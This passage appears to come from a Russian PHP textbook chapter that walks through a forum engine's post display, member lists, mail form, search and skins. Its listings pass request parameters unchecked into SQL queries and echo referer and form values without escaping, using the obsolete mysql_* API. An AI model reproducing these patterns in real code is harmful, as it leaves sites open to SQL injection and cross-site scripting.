```
  {
    while($posts = mysql_fetch_array($pst))
    {
      post_down($posts['id_post'],
                $id_theme,
                $indent,
                $last_time,
                $current_author,
                $id_forum,
                $posts['id_author'],
                $posts['author'],
                $posts['time'],
                $posts['putfile'],
                $posts['name'],
                $posts['url'],
                $skin,
                $themehide);
    }
  } else puterror("Ошибка при обращении к теме: $id_theme ...");
}
// Иначе структурный форум
else
{
  // Выводим сообщение с id_post == $id_post
  $query = "SELECT * FROM posts
            WHERE id_post = $id_post AND
                  hide != 'hide'";
  $psts = mysql_query($query);
  if ($psts)
  {
    $posts = mysql_fetch_array($psts);
    post_down($id_post,
              $id_theme,
              $indent,
              $last_time,
              $current_author,
              $id_forum,
              $posts['id_author'],
              $posts['author'],
```

```
            $posts['time'],
            $posts['putfile'],
            $posts['name'],
            $posts['url'],
            $skin,
            $themehide);
  // Выводим подчиненные сообщения
  $query = "SELECT * FROM posts
            WHERE parent_post = $id_post AND
                  hide != 'hide'
            ORDER BY id_post";
  $psts = mysql_query($query);
  if ($psts)
  {
    $num_rows=mysql_num_rows($psts);
    while($posts = mysql_fetch_array($psts))
    {
      $shap_indent=5;
      if ($num_rows*$shap_indent>350) $shap_indent = 3;
      // Вычисляем отступ
      if($indent<70) $temp = ($shap_indent + $indent*(95)/100);
      else $temp = (5 + $indent*(100 - $indent)/100);
      // Рекурсивно вызываем функцию putpost() для обработки
      // подчиненных постов
      putpost($posts['id_post'],
              $id_theme,
              $temp,
              $last_time,
              $current_author,
              $id_forum,
              $lineforum,
              $lineforumdown,
              $skin,
              $themehide);
    }
  } else puterror("Ошибка при выборке сообщений темы...1");
}
else puterror("Ошибка при выборке сообщений темы...");
```

Функция putpost() ответственна за линейное и структурное представление форума. Если переданная ей в качестве параметра переменная $lineforum не пуста, сообщения будут выведены в линейной форме. Для этого из таблицы posts запрашиваются все нескрытые сообщения, принадлежащие теме с первичным ключом $id_theme. Сообщения сортируются по полю time, направление сортировки определяет параметр $lineforumdown, пустое значение которого приводит к обратной сортировке, а не пустое — к прямой.

Если переменная $lineforum принимает пустое значение, формируется лестничная форма. Для этого выбираются все сообщения темы, для которых текущее сообщение является родительским. Для каждого из таких сообщений функция putpost() вызывается повторно. При этом в качестве $id_post передается первичный ключ сообщения, а параметр $indent увеличивается на небольшую величину для создания отступа.

В каждом из двух случаев: при формировании и линейного, и структурного форума происходит вывод сообщения. Сообщение формируется и выводится в окно браузера при помощи отдельной функции post_down() из utils/utils.php. Код функции приведен в листинге 20.18. Функция принимает 14 параметров во многом совпадающих с параметрами функции putpost(). Отличие заключается в следующих параметрах, которые повторяют структуру таблицы posts:

- $id_author — первичный ключ, соответствующий автору сообщения;
- $author — имя автора сообщения;
- $time — время добавления сообщения;
- $file — путь к файлу, прикрепленному к сообщению;
- $name — тело сообщения;
- $puturl — URL ресурса, добавленного автором к сообщению.

```
// Функция вывода поста на страницу
function post_down($id_post,
                   $id_theme,
                   $indent,
                   $last_time,
                   $current_author,
                   $id_forum,
                   $id_author,
                   $author,
                   $time,
```

```
                $file,
                $name,
                $puturl,
                $skin,
                $themehide)
{
    // Таблица сообщения - под каждое сообщение - своя таблица
    ?>
    <tr><td>
    <?
    // Если сообщение новое, то показать это выводом соответствующих
    // изображения и стиля
    if(empty($last_time)) $last_time = date("Y-m-d H:i:s",time()-3600*2);
    $query_time = "SELECT '$last_time'<time FROM posts
                WHERE id_post = $id_post";
    $flg = mysql_query($query_time);
    if($flg)$is_new = mysql_fetch_array($flg);
    else puterror("Ошибка при выборке из базы данных сообщений");
    if($is_new["'$last_time'<time"])
    {
      $new = "<img src=".$skin."images/new.gif border=0>";
      $style_postbody=" class=postbodynew ";
    }
    else
    {
      $new = "";
      $style_postbody=" class=postbody ";
    }
    ?>
    <table border="0" width="100%" <? echo $style_postbody; ?>>
    <?php
    // Если есть прикрепленный файл, то формируем ссылку на него
    $writefile = "";
    if($file != "" && $file != "-" && is_file($file))
    {
      // Если файл не нулевой длины, выдаем на него ссылку
      if(filesize($file)) $writefile = "<a target=_blank href=".$file.">
                    <img border=0 src=".$skin."images/flopy.gif></a>";
      // Иначе уничтожаем его
```

```
      else unlink($file);
    }
    // Выводим заголовок сообщения: ник, время создания сообщения
    // Если id_author не равно 0 - посетитель зарегистрирован -
    // нужно выдать на его портрет
    if($id_author != 0)
      echo "<tr>
              <td width='".$indent."%'>$new</td>
     <td>автор: <a href=info.php?id_forum=$id_forum&id_author=$id_author>
".htmlspecialchars($author)."</a> (".$time.")
       <a href=mailform.php?id_forum=$id_forum&id_theme=$id_theme&
          id_author=$id_author>письмо автору</a>$writefile</td>
              <td width=50> </td>
            </tr>";
    else
      echo "<tr>
              <td width='".$indent."%'>$new</td>
      <td>автор: ".htmlspecialchars($author)." (".$time.")$writefile/td>
              <td width=50> </td>
            </tr>";
    // Выводим тело сообщения
    // Если прикреплен url - вывести
    $tmpurl = is_http(caturl($puturl));
    if($puturl != "" && $puturl != "-") $url = "<br><br><a href=$tmpurl
target=_blank>$tmpurl</a>";
    else $url = "";
    // Если на сообщение нет ответов и текущий пользователь является его
    // автором - позволить ему редактировать это сообщение.
    $edit = "";
    $query = "SELECT id_post FROM posts WHERE parent_post = $id_post";
    $emp = mysql_query($query);
    if(!$emp) puterror("Ошибка при выборке сообщений (правка)...");
    $empty = mysql_fetch_array($emp);
    if(empty($empty['id_post']))
    {
      $query = "SELECT author FROM posts WHERE id_post = $id_post";
      $ath = mysql_query($query);
      if($ath)
      {
        $author = mysql_fetch_array($ath);
```

```
        if(strtolower($author['author'])==strtolower($current_author))
$edit = "<a href=editpostform.php?id_forum=$id_forum&id_post=$id_post&
            id_theme=$id_theme>Править сообщение</a>";
      }
    }
    // Обрабатываем текст сообщения
    $postbody = post_work_up($name);
    // Формируем ссылку для ответа
    if($themehide != 'lock') $answer = "<td>$edit<a href=answer.php?
              id_forum=$id_forum&id_theme=$id_theme&id_post=$id_post>
               Ответить</a></td>";
    else $answer = "";
    // Выводим тело сообщения
    echo "<tr><td width='".$indent."%'></td>
              <td>$postbody".$url."</td>
              <td></td>
          </tr>";
    echo "<tr>
            <td width='".$indent."%'> </td>
            $answer
            <td> </td></tr>";
    echo "</table>";
    echo "</td></tr>";
}
```

Сообщение формируется в отдельной таблице. На протяжении всей функции информация из таблицы `posts`, переданная через параметры, подвергается обработке: определяется, является ли сообщение новым для текущего посетителя, и проверяется наличие прикрепленного к сообщению файла. Обрабатывается строка с URL, для чего она передается функции `caturl()` (листинг 20.19) и `is_http()` (листинг 20.20). Обе функции расположены в файле utils/utils.php.

```
// Эта функция вырезает из url угловые скобки
function caturl($text)
{
  return strip_tags($text);
}
```

```
// Проверка наличия http:\\
function is_http($text)
{
  $text = htmlspecialchars($text);
  if(trim($text)!="")
  if(substr(trim($text),0,5)!="http:" && substr(trim($text),0,4)!="ftp:")
  {
    $text = "http://".trim($text);
  }
  return trim($text);
}
```

Функция `is_http()` осуществляет проверку наличия имени протокола в начале URL, если он отсутствует, — подставляется `"http://"`.

Замечание

Если тема не является закрытой, под каждым из сообщений выводится ссылка Ответить, переход по которой позволяет добавить сообщение. За обработку этого события ответственны HTML-форма answer.php и ее обработчик addpost.php. Так как эти два файла практически эквивалентны файлам добавления новой темы (см. листинги 20.4—20.6), они рассматриваться не будут.

Текст сообщения, так же как и текст названия, обрабатывается отдельной функцией из utils/utils.php — `post_work_up()`, код которой приведен в листинге 20.21. Функция принимает и возвращает строковую переменную, являющуюся текстом сообщения.

```
////////////////////////////////////////////////////////
// Функция для обработки текста сообщений, заменяет все теги на
// их HTML-эквиваленты, обрабатывает встроенные теги:
// [b],[/b],[i],[/i],[code] и [/code]
////////////////////////////////////////////////////////
function post_work_up($postbody)
{
    // Обрабатываем теги [code], [/code]
    $text = "[code]";
    $lastocc = 0;
```

```
    $sndocc = 1;
    $result = "";
    while($sndocc)
    {
      $fstocc = strpos($postbody, "[code]", $lastocc);
      $sndocc = strpos($postbody, "[/code]", $fstocc);
      if(($fstocc>0 && $sndocc>0 && $lastocc>0) ||
         ($fstocc >= 0 && $sndocc>0 && $lastocc == 0))
      {
        $result .= nl2br(htmlspecialchars(
                    substr($postbody, $lastocc, $fstocc - $lastocc)));
        $result .= "<table border=0 ><tr><td>".
         highlight_string(
             substr($postbody, $fstocc + 6, $sndocc - $fstocc - 6), true)
                ."</td></tr></table>";
        $lastocc = $sndocc + 7;
      }
      else
      {
        $result .= nl2br(htmlspecialchars(
                 substr($postbody,$lastocc,strlen($postbody)-$lastocc)));
        break;
      }
    }
    $postbody = $result;
    $postbody = str_replace("[b]","<b>",$postbody);
    $postbody = str_replace("[/b]","</b>",$postbody);
    $postbody = str_replace("[i]","<i>",$postbody);
    $postbody = str_replace("[/i]","</i>",$postbody);
    $postbody = str_replace("`","'",$postbody);
    return $postbody;
}
```

Функция `post_work_up()` предназначена для обработки встроенных тегов `[b]`, `[/b]`, `[i]`, `[i]`, `[code]` и `[/code]`. Первыми обрабатываются теги `[code]` и `[/code]`, обработка их происходит в цикле `while`, так как в теле сообщения может быть несколько блоков с кодом. Текст между этими двумя тегами обрабатывается функцией `highlight_string()`, а вне этих тегов — `htmlspecialchars()`. Оставшиеся встроенные теги (`[b]`, `[/b]`, `[i]`, `[i]`) за-

меняются их HTML-эквивалентами. В конце функции обратные кавычки заменяются прямыми — это необходимо, поскольку перед помещением сообщения в базу данных проводится обратная операция — прямые кавычки заменяются обратными, чтобы избежать конфликта при добавлении новой записи в базу данных.

Для предоставления информации о зарегистрированных посетителях в меню форума присутствуют два пункта: **Все участники** и **Участники Online**. Первый пункт предназначен для вывода списка всех участников форума, второй — участников, находящихся в данный момент на форуме. За генерацию данных списков несут ответственность файлы authorslist.php (листинг 20.22) и online.php (листинг 20.23) соответственно.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем параметры из строки запроса
  $page = $_GET['page'];
  ?>
  <a href="javascript: history.back()">Вернуться назад</a>
  <table>
  <tr><td>Участник форума</td>
      <td>Число сообщений</td>
      <td>Последнее посещение</td>
      <td>Статус</td>
  </tr>
  <?php
    // Отображаем по $pnumber авторов на странице
    $pnumber = 25;
    if(empty($page)) $page=1;
    $begin = ($page - 1)*$pnumber;
    $query = "SELECT * FROM authors
              ORDER BY themes DESC
              LIMIT $begin, $pnumber";
    $ath = mysql_query($query);
    $tot = mysql_query("SELECT COUNT(*) FROM authors");
    if($ath && $tot)
    {
      // Выводим список первых $pnumber авторов
```

```
    while($author = mysql_fetch_array($ath))
    {
      // Проверяем статус автора
      $status = "";
      if($author['statususer'] == 'moderator') $status = "Модератор";
      if($author['statususer'] == 'admin') $status = "Администратор";
      echo "<tr>
          <td>
<a href=info.php?id_forum=$id_forum&id_author=".$author['id_author']."> "
.$author['name']."</a></td>
          <td>".$author['themes']."</td>
          <td>".$author['time']."</td>
          <td>$status</td></tr>";
    }
    echo "</table>";
    // Выводим ссылки на следующие страницы списка авторов
    $total = mysql_result($tot, 0);
    $number = (int)($total/$pnumber);
    if((float)($total/$pnumber)-$number != 0) $number++;
    echo "<tr><td class=bottomtablen colspan=4><p class=texthelp>";
    for($i = 1; $i <= $number; $i++)
    {
      if($number == $i)
      {
        if($page == $i)
          echo "[".(($i - 1)*$pnumber + 1)."-$total]";
        else
       echo "<a href=authorslist.php?id_forum=".$id_forum."&page=".$i.">
              [".(($i - 1)*$pnumber + 1)."-$total]</a>";
      }
      else
      {
        if($page == $i)
          echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
        else
       echo "<a href=authorslist.php?id_forum=".$id_forum."&page=".$i.">
              [".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
      }
    }
```

```
      echo "</td></tr>";
  } else puterror("Ошибка при обращении к таблице авторов");
?>
```

На каждой странице выводится по 25 участников форума, отсортированных по числу сообщений, размещенных ими на форуме. Последний столбец таблицы содержит статус участника форума, который в зависимости от значения поля statususer таблицы authors может принимать значения "Администратор" и "Модератор".

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем из строки запроса первичный ключ
  // форума $id_forum
  $id_forum = $_GET['id_forum'];
?>
 <a href="javascript: history.back()">Вернуться назад</a>
  <table>
    <tr>
      <td class=tableheadern><p class="fieldname">Автор</td>
      <td class=tableheadern><p class="fieldname">Время посещения
                                                  форума</td>
    </tr>
<?php
  // Выводим участников, которые зашли на форум менее 5 минут назад
  $query = "SELECT * FROM authors
            WHERE time > NOW() - INTERVAL '5' minute
            ORDER BY time DESC";
  $ath = mysql_query($query);
  if($ath)
  {
    while($authors = mysql_fetch_array($ath))
    {
      echo "<tr>
            <td><a href=info.php?
```

```
                id_forum=$id_forum&id_author=".$authors['id_author']."">
                ".htmlspecialchars($authors['name'])."</a></td>
            <td>".$authors['time']." </td></tr>";
    }
  } else puterror("Ошибка при выборке тем форума");
  // Выводим участников, которые зашли на форум в интервале
  // от 5 до 10 минут назад (уходящие).
  // От тех посетителей, что находились на форуме менее 5 минут назад,
  // они отличаются стилем отображения
  $query = "SELECT * FROM authors
            WHERE time > NOW() - INTERVAL '10' minute AND
                  time < NOW() - INTERVAL '5' minute
            ORDER BY time DESC";
  $ath = mysql_query($query);
  if($ath)
  {
    while($authors = mysql_fetch_array($ath))
    {
      echo "<tr>
            <td><a href=info.php?
                  id_forum=$id_forum&id_author=".$authors['id_author']."">
                  ".htmlspecialchars($authors['name'])."</a></td>
            <td>".$authors['time']."</td></tr>";
    }
  } else puterror("Ошибка при выборке тем форума");
?>
```

Таблица, формируемая скриптом из листинга 20.23, аналогична таблице, генерируемой скриптом из листинга 20.22. Отличие заключается в том, что выводятся не все зарегистрированные участники, а лишь те, чье поле `time` было обновлено менее чем 5 и 10 минут назад.

Замечание

Два временных интервала: от 0 до 5 минут и от 5 до 10 минут необходимы для того, чтобы выделить посетителей, находящихся на форуме (от 0 до 5 минут), и посетителей, недавно покинувших форум (от 5 до 10 минут).

Любой участник форума может послать зарегистрированному посетителю письмо, осуществив переход по ссылке **Отправить письмо**, которая выводит-

ся рядом с каждым сообщении посетителя. За отправку письма несут ответственность два файла:

- mailform.php — HTML-форма для формирования текста и темы письма (листинг 20.24);
- mail.php — обработчик формы mailform.php (см. листинг 20.25).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем значения параметров из строки запроса
  $id_forum = $_GET['id_forum'];
  $id_theme = $_GET['id_theme'];
  $id_author = $_GET['id_author'];
  if(empty($id_author)) $id_author = 0;
  // Извлекаем данные автора из базы данных
  $query = "SELECT * FROM authors
            WHERE id_author = $id_author";
  $ath = mysql_query($query);
  if ($ath)
  {
    $author = mysql_fetch_array($ath);
    if(trim($author['email']) == "" || $author['email'] == "-")
        links_forum($id_forum,"<i>e-mail</i> отсутствует");
  } else puterror("Ошибочный запрос к автору: $id_author");
  if (empty($return)) $return = $_SERVER["HTTP_REFERER"];
?>
<a href='<? echo $return ?>'>Вернуться в форум</a><br>
<form enctype='multipart/form-data' action=mail.php method=post>
<table>
Тема: <input type=text name=theme>
Сообщение: <textarea cols=63 rows=10 name=message></textarea><br>
<input type=submit name=send value=Отправить>
<input type=hidden name=id_author value=<? echo $id_author; ?>>
<input type=hidden name=id_theme value=<? echo $id_theme; ?>>
<input type=hidden name=id_forum value=<? echo $id_forum; ?>>
</table>
</form>
```

Форма содержит текстовое поле theme, текстовую область message и кнопку для отправки содержимого полей обработчику. Помимо видимых элементов управления, форма содержит три скрытых поля для передачи первичных ключей раздела форума, темы и посетителя, которому отправляется письмо.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем значения переменных
  $id_forum = $_POST['id_forum'];
  $id_theme = $_POST['id_theme'];
  $id_post = $_POST['id_post'];
  $id_author = $_POST['id_author'];
  $theme = trim($_POST['theme']);
  $message = trim($_POST['message']);
  // Проверяем введенные данные на соответствие
  if(empty($theme)) links($id_forum,
                          $id_theme,
                          "Тема сообщения не введена");
  if(empty($message)) links($id_forum,
                            $id_theme,
                            "Сообщение не введено");
  $query = "SELECT * FROM authors
            WHERE id_author = $id_author";
  $ath = mysql_query($query);
  if ($ath)
  {
    $author = mysql_fetch_array($ath);
    if(trim($author['email']) == "" || $author['email'] == "-")
    {
      $namepage = "<i>e-mail</i> отсутствует";
      exit();
    }
    if(@mail($author['email'], $theme, $message))
    {
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0;
URL=read.php?id_forum=$id_forum&id_theme=$id_theme&id_post=$id_post'>
```

```
            </HEAD></HTML>";
    }
    else links($id_forum,
               $id_theme,
               "К сожалению, письмо не было отправлено");
  }
  else
  {
    puterror("Ошибочный запрос к таблице авторов автору: $id_author");
  }
?>
```

Скрипт в файле mail.php извлекает e-mail посетителя из базы данных и отправляет сформированное в форме mailform.php почтовое сообщение при помощи функции `mail()`. В случае успешной отправки письма скрипт осуществляет автоматический переход на исходную страницу.

Часто, когда в текущий момент на форуме находится несколько посетителей, осуществляющих размещение новых сообщений, пометка старых сообщений как новых мешает работе. Для этого на форуме введена возможность пометки всех сообщений как прочитанных. Это необходимо, если посетитель не намерен ждать 20 минут, для того чтобы сообщения были отмечены как прочитанные по тайм-ауту. За осуществление этой функции ответствен файл readall.php, код которого представлен в листинге 20.26.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Отмечаем все сообщения автора как прочитанные
  if(isset($_COOKIE['current_author']))
  {
    settime($_COOKIE['current_author'],true);
  }
  // Осуществляем автоматический переход обратно
  echo "<HTML><HEAD>
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_SERVER["HTTP_REFERER"]."'>
        </HEAD></HTML>";
?>
```

Эффект пометки всех сообщений как прочитанных достигается принудительным обновлением времени последнего посещения при помощи функции `settime()` (см. листинг 20.11).

Вывод правил форума осуществляется при помощи файла rules.php, вызываемого при переходе по ссылке **Правила форума**. Код файла rules.php представлен в листинге 20.27.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Выводим ссылки на другие форумы
  $query = "SELECT * FROM forums
            WHERE id_forum=".$_GET['id_forum'];
  $rls = mysql_query($query);
  if($rls)
  {
    $rules = mysql_fetch_array($rls);
    ?>
    <a href="javascript: history.back()">Вернуться назад</a>
    <?php
    echo "<p>".$rules['rule']."</p>";
  } else puterror("Ошибка при обращении к таблице форумов...");
?>
```

Переключение между линейным и структурным режимами осуществляется при помощи скрипта в файл setstruct.php, код которого представлен в листинге 20.28.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
```

```
// Извлекаем значения параметров из строки запроса
$id_forum = $_GET['id_forum'];
$id_theme = $_GET['id_theme'];
$page = $_GET['page'];
$struct = $_GET['struct'];
$down = $_GET['down'];
// Определяем путь к форуму
$tmppos = strrpos($_SERVER['PHP_SELF'],"/") + 1;
$path = substr($_SERVER['PHP_SELF'], 0, $tmppos);
if($struct)
{
  $query = "SELECT * FROM settings";
  $set = mysql_query($query);
  if($set) $settings = mysql_fetch_array($set);
  setcookie("lineforum",
            "set_line_forum",
            time() + 3600*24*$settings['cooktime'],
            $path);
  // Если определена переменная $down, сортируем новые
  // сообщения - от старых дат к новым
  if(!empty($down)) setcookie("lineforumdown",
                              "set_line_forum_down",
                              time() + 3600*24*$settings['cooktime'],
                              $path);
  else setcookie("lineforumdown",
                 "",
                 0,
                 $path);
} else setcookie("lineforum", "", 0, $path);
// Осуществляем автоматический переход к теме
echo "<HTML><HEAD>
      <META HTTP-EQUIV='Refresh' CONTENT='0;
URL=read.php?id_forum=$id_forum&id_theme=$id_theme&page=$page'>
      </HEAD></HTML>";
?>
```

Наконец, последний сервис, который будет рассмотрен в этой главе, — поиск. Полнотекстовый поиск по названиям тем и сообщениям форума осуществляется при помощи файла srchform.php, включающего как HTML-

форму, так и ее обработчик. Код файла srchform.php представлен в листинге 20.29.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем переменные, переданные методом POST
  $numberthemes = $_POST['numberthemes'];
  $name = $_POST['name'];
  $srchwhere = $_POST['srchwhere'];
  $logic = $_POST['logic'];
  $id_forum = $_POST['id_forum'];
  if (!empty($_GET['referer'])) $referer=$_GET['referer'];
  else $referer=$_POST['referer'];
?>
<a href=<?php echo $referer; ?>>Вернуться</a><br>
<form action=srchform.php method=post>
Ключевые слова <input type=text name=name value='<?= $name; ?>'><br>
Количество выводимых тем
<input type=text
       name=numberthemes
       value=<?php if($numberthemes == "") echo 30;
                   else echo $numberthemes; ?>><br>
Искать:
<select type=text name=srchwhere>
  <option value=2 <?php if($srchwhere == 2) echo "selected"; ?>>
     в сообщениях
  <option value=1 <?php if($srchwhere == 1) echo "selected"; ?>>
     в названиях тем
</select>
Искать в форуме
<select type=text name=id_forum>
<?php
  $query = "SELECT * FROM forums
            WHERE hide = 'show'
            ORDER BY pos";
  $frm = mysql_query($query);
```

```
  if($frm)
  {
    while($forums = mysql_fetch_array($frm))
    {
      if($forums['id_forum'] == $id_forum) $strtmp = "selected";
      else $strtmp = "";
   echo "<option value=".$forums['id_forum']." $strtmp>".$forums['name'];
    }
  }
?>
</select>
Логика <input name=logic
               type=radio
               value=0
               <?php if($logic==0) echo "checked"; ?>>ИЛИ
       <input name=logic
               type=radio
               value=1
               <?php if($logic==1) echo "checked"; ?>И
<input type=submit name=send value=Найти>
</table>
<input type=hidden name=referer value=<? echo $referer ?>>
<input type=hidden name=id_forum value='<?php echo $id_forum; ?>'>
</form>
<?php
  // Обработчик формы
  if(!empty($name) && !empty($numberthemes))
  {
    switch($srchwhere)
    {
      case 1: // Поиск в названиях тем и авторах
      {
        $name = trim($name);
        $temp = strtok($name," ");
        if($logic == 0) $logstr = "or";
        else $logstr = "and";
        while ($temp)
        {
          // Полнотекстовый поиск в столбцах name и authors
```

```
    if($is_query)
      $tmpl .= " $logstr MATCH (name,author) AGAINST ('$temp')";
    else
      $tmpl .= "MATCH (name,author) AGAINST ('$temp')";
    $is_query = true;
    $temp = strtok(" ");
  }
  // Формируем SQL-запрос
  $query = "SELECT * FROM themes
            WHERE $tmpl AND
                  id_forum = $id_forum AND
                  hide = 'show'
                  ORDER BY time DESC
                  LIMIT $numberthemes";
  $thm = mysql_query($query);
  break;
}
case 2: // Полнотекстовый поиск по сообщениям
{
  $name = trim($name);
  $temp = strtok($name, " ");
  if($logic == 0) $logstr = "or";
  else $logstr = "and";
  while ($temp)
  {
    // Полнотекстовый поиск в столбцах name и authors
    if($is_query)
      $tmpl .= " $logstr MATCH (name,author) AGAINST ('$temp')";
    else
      $tmpl .= "MATCH (name,author) AGAINST ('$temp')";
    $is_query = true;
    $temp = strtok(" ");
  }
  // Формируем SQL-запрос
  $query = "SELECT id_theme FROM posts
            WHERE $tmpl AND
                  hide = 'show'
            GROUP BY id_theme";
  $post = mysql_query($query);
```

```
    if($post)
    {
      $numtot = mysql_num_rows($post);
      if($numtot>0)
      {
        $query = "SELECT * FROM themes WHERE id_theme IN (";
        while($posts = mysql_fetch_array($post))
        {
          $query .= $posts['id_theme'].",";
        }
        $query .= "0) AND id_forum = $id_forum AND
                          hide = 'show'
                   GROUP BY id_theme
                   ORDER BY time DESC
                   LIMIT $numberthemes";
        $thm = mysql_query($query);
      }
      else
      {
        echo "<p class=result>По запросу ничего не найдено.</p>";
        exit();
      }
    }else puterror("Ошибка при выборке тем форума...");
    break;
  }
} // Конец оператора switch($srchwhere)
if($thm)
{
  // Выясняем количество тем
  $numtot = mysql_num_rows($thm);
  if($numtot>0)
  {
    // Начало таблица с темами
    ?>
    Результаты:
    <table>
      <tr>
        <td>Кол-во</nobr> сообщ.</td>
        <td>Название темы:</td>
```

```
        <td>Автор</td>
        <td>Последнее сообщение</td>
      </tr>
    <?php
    if(empty($lasttime))
    {
      $lasttime = date("Y-m-d H:i:s",time()-3600*2);
    }
    while($themes = mysql_fetch_array($thm))
    {
      // Считаем количество сообщений в данной теме.
      $query = "SELECT COUNT(*) FROM posts
                WHERE id_theme = ".$themes['id_theme']." AND
                      hide = 'show'";
      $pst = mysql_query($query);
      if($pst) $posts = mysql_fetch_array($pst);
      else puterror("Ошибка при подсчете
                     количества сообщений темы...");
      // Количество сообщений в теме
      echo "<tr><td>".$posts['count(*)']."</td>";
      // Выводим тему
      // Предварительно обрабатываем угловые скобки и знаки абзаца
      $name = htmlspecialchars($themes['name']);
      // Выводим список тем
      if(!empty($page)) $strpage = "&page=".$page;
      // Название
      echo "<td><a
href=read.php?id_forum=".$id_forum."&id_theme=".$themes['id_theme'].$strp
age.">".$name."</a></td>";
      // Автор
      if($themes['id_author'] != 0) echo "<td><a href=info.php?
          id_forum=".$id_forum."&id_author=".$themes['id_author']."> 
          ".htmlspecialchars($themes['author'])."</a></td>";
      else echo "<td>".htmlspecialchars($themes['author'])."</td>";
      // Время последнего обновления темы
      echo "<td>".substr($themes['time'],0,10).
           " в ".substr($themes['time'],10,6)." </td></tr>";
    }
```

```
        // Конец таблицы по выводу тем форума
        // Выводим ссылки на другие темы форума
        echo "<tr><td colspan=4>Сообщения: [1-$numtot] </td></tr>";
        // Конец вывода ссылок на другие темы форума
        echo "</table>";
      }
      else
      {
        echo "К сожалению, по Вашему запросу ничего не найдено.
              Попробуйте изменить условия поиска.";
      }
    } else puterror("Ошибка при выборке тем форума...");
  }
?>
```

В начале файла расположена HTML-форма, состоящая из следующих элементов:

- двух текстовых полей, `name` и `numberthemes`, для ключевых слов и максимального числа тем в результате поиска;
- двух выпадающих списков, `srchwhere` и `id_forum`, для выбора режима поиска (в названиях тем или в текстовых сообщениях) и для выбора раздела форума, в котором будет осуществлен поиск;
- двух переключателей, позволяющих выбрать логику поиска: "И" или "ИЛИ";
- кнопки, позволяющей отправить данные из формы обработчику.

В качестве обработчика выступает сам файл srchform.php, обработка данных в котором расположена после формы.

SQL-запрос на поиск формируется в зависимости от значения переменной `$srchwhere`, которая принимает значение 1, если поиск осуществляется в названиях тем, и 2 — если поиск ведется по всем сообщениям форума. При помощи функции `strtok()` строка поискового запроса разбивается на отдельные слова, которые в цикле `while` присоединяются к SQL-запросу. Между конструкциями `MATCH...AGAINST...` в зависимости от выбранной логики (определяемой переменной `$logic`) вставляется либо оператор `"AND"` (И), либо `"OR"` (ИЛИ). После того как темы, в состав которых входят слова из поискового запроса, найдены в таблице, выводятся ссылки на их содержимое.

На этом разработка "движка" форума завершена. В следующей главе будет рассмотрена система администрирования.

20.3. Дизайн форума

Дизайн форума практически полностью определяется стилевыми таблицами. Благодаря этому становится возможным изменение дизайна без изменения файлов, содержащих PHP-код, и создание *скинов* — вариантов оформления. Примеры разных вариантов оформления приведены на рис. 20.8 и 20.9. Единственный файл (diztop.php), где требуется изменение HTML-кода, содержит верхнюю часть ("шапку") страниц форума — index.php и read.php. В данном файле происходит компоновка подключаемых внешних файлов, которые содержат: управляющие ссылки, приветствие, название форума, переключатели между разделами форума, элементы дизайна и т. п. Таким образом, с помощью данного файла можно практически полностью изменить внешний вид и компоновку "шапки" форума. Значимого PHP-кода данный файл не содержит.

Текущий скин форума можно установить на странице администрирования. Для этого нужно перейти по управляющей ссылке **Настройки**, выбрать нужный скин из выпадающего списка внизу страницы и нажать кнопку **Обновить информацию**.

Рис. 20.8. Основной дизайн форума — скин "base"




Рис. 20.9. Дополнительный дизайн форума "Агрессия" — скин "aggression"

Скины форума, или иначе — варианты его оформления, содержатся в директории skin. Каждый скин содержится в собственном каталоге. Название каталога является названием скина. Каталог со скином содержит следующие файлы и вложенные каталоги:

- images — каталог с изображениями, которые используются в форуме;
